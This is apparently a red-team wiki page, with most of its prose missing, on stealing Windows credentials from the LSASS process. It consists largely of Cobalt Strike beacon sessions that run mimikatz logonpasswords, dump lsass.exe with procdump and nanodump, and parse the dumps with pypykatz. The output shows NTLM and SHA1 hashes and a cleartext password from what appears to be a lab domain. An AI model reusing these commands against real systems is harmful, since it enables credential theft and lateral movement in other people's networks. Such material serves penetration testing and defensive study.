



# LSASS



## Isass.exe



```

beacon> Logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:

Authentication Id : 0 ; 429834 (00000000:00068f0a)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQL03
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 5/8/2023 1:30:54 PM
SID               : S-1-5-80-2891056567-530495725-1332854966-3499067468-871297426

msv :
[00000003] Primary
* Username : WEB02$
* Domain   : WHITE-BIRD
* NTLM     : a076cf1ceef50ad0cbb7ec66930da603
* SHA1     : 19180f28ec2854b38bbaec7b4aec3bd34c492fa6
tspkg :
wdigest :
* Username : WEB02$
* Domain   : WHITE-BIRD
* Password : (null)
kerberos :
* Username : WEB02$
* Domain   : white-bird.local
* Password : A]my%dr/?5'&+Eq7]].`SI:a8> IuC C53-hs$Eqy*fJsUF<p2Z%A'DICK9s%[V5^Yy#1F;S%Fsw8 QBvF6`BOM =Ar&J7j!m!>(4)/U@*RkrGV$P2<RwW!
ssp :
credman :

```

```

Authentication Id : 0 ; 8568012 (00000000:0082bccc)
Session           : NetworkCleartext from 0
User Name         : serveradm
Domain            : WHITE-BIRD
Logon Server      : DC05
Logon Time        : 5/9/2023 5:08:56 AM
SID               : S-1-5-21-2387957962-993181570-3566323574-1604

msv :
[00000003] Primary
* Username : serveradm
* Domain   : WHITE-BIRD
* NTLM     : 72f0eefcc213ea8f350773b831cf2c9c
* SHA1     : 25c9ddf2ae50125c6e83bc8dceb553d3b6097e98
* DPAPI    : f384bf502164a5d0286499b5541e70d2
tspkg :
wdigest :
* Username : serveradm
* Domain   : WHITE-BIRD
* Password : (null)
kerberos :
* Username : serveradm
* Domain   : WHITE-BIRD.LOCAL
* Password : (null)
ssp :
[00000000]
* Username : alice
* Domain   : prod.raven-med.local
* Password : elizabeth
credman :

```

lsass.exe

lsass.exe ( )

mimikatz

Client Server Runtime Process	0%	1.3 MB
Desktop Window Manager	0%	31.1 MB
Local Security Authority Process...	0%	53.3 MB
LocalServiceNoNetworkFirewall ...	%	5.3 MB
Registry	%	0.2 MB
Service Host: DCOM Server Proc...	%	4.6 MB
Service Host: Group Policy	%	3.0 MB
Service Host: Local Service	%	1.0 MB
Service Host: Local Service (10)	%	7.7 MB
Service Host: Local Service (Net...	%	1.6 MB
Service Host: Local Service (Net...	0%	12.2 MB
Service Host: Local Service (No l...	0%	1.8 MB
Service Host: Local Service (No ...	0%	2.0 MB
Service Host: Local System	0%	1.8 MB

#### Expand

End task

Resource values >

Create dump file

Go to details

Open file location

Search online

Properties

Windows system internal **ProdDump**

```
procdump64.exe -64 -accepteula -ma lsass.exe lsass.dmp
```

```
beacon> shell procdump64.exe -ma lsass.exe lsass.dmp -accepteula -64
[*] Tasked beacon to run: procdump64.exe -ma lsass.exe lsass.dmp -accepteula -64
[+] host called home, sent: 85 bytes
[+] received output:
```

```
ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com
```

```
[13:11:38] Dump 1 initiated: C:\windows\tasks\lsass.dmp
[13:11:39] Dump 1 writing: Estimated dump file size is 47 MB.
[13:11:40] Dump 1 complete: 47 MB written in 2.7 seconds
[13:11:41] Dump count reached.
```

```
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\windows\tasks\
```

Size	Type	Last Modified	Name
45mb	fil	05/09/2023 13:11:40	lsass.dmp
752kb	fil	05/05/2023 16:27:26	powerview.ps1

**pypykatz** (<https://github.com/skelsec/pypykatz>)

```

(root@kali)-[~/Desktop]
# python3 -m pypykatz lsa minidump /root/Desktop/lsass.dmp
INFO:pypykatz:Parsing file /root/Desktop/lsass.dmp
FILE: ===== /root/Desktop/lsass.dmp =====
= LogonSession =
authentication_id 812806 (c6706)
session_id 1
username admin
domainname MON01
logon_server MON01
logon_time 2023-05-09T01:20:34.663701+00:00
sid S-1-5-21-2167361183-3657386130-2025330273-1000
luid 812806
    = MSV =
        Username: admin
        Domain: MON01
        LM: NA
        NT: 96b22a9be21599c5ae9f6ccf1b7a7a0a
        SHA1: e147e1d5bb7c9739f49804c5c64cdda3d8c39839
        DPAPI: NA
    = WDIGEST [c6706]=
        username admin
        domainname MON01
        password None
        password (hex)
    = Kerberos =
        Username: admin
        Domain: MON01
    = WDIGEST [c6706]=
        username admin
        domainname MON01
        password None
        password (hex)


= LogonSession =
authentication_id 210791 (33767)
session_id 1
username winslow
domainname RAVEN-MED
logon_server DC02
logon_time 2023-05-08T20:42:03.040824+00:00
sid S-1-5-21-3775014555-2484002919-2799327105-1610
luid 210791
    = MSV =

```

BOF nanodump(<https://github.com/fortra/nanodump>)

lsass

cna



Gitub **lsass.exe** "

```
beacon> nanodump --fork --write C:\windows\tasks\lsass2.dmp
[*] Running NanoDump BOF
[+] host called home, sent: 91895 bytes
[+] received output:
The minidump has an invalid signature, restore it running:
scripts/restore_signature lsass2.dmp
[+] received output:
Done, to download the dump run:
download C:\windows\tasks\lsass2.dmp
to get the secretz run:
python3 -m pypykatz lsa minidump lsass2.dmp
mimikatz.exe "sekurlsa::minidump lsass2.dmp" "sekurlsa::logonPasswords full" exit
beacon> ls C:\windows\tasks
[*] Tasked beacon to list files in C:\windows\tasks
[+] host called home, sent: 34 bytes
[*] Listing: C:\windows\tasks\

Size      Type      Last Modified      Name
----      -
45mb      fil       05/09/2023 13:11:40  lsass.dmp
10mb      fil       05/09/2023 13:38:44  lsass2.dmp
```

lsass.exe

OPSEC

Revision #7

Created 5 September 2022 03:06:52 by

Updated 28 December 2023 01:30:52 by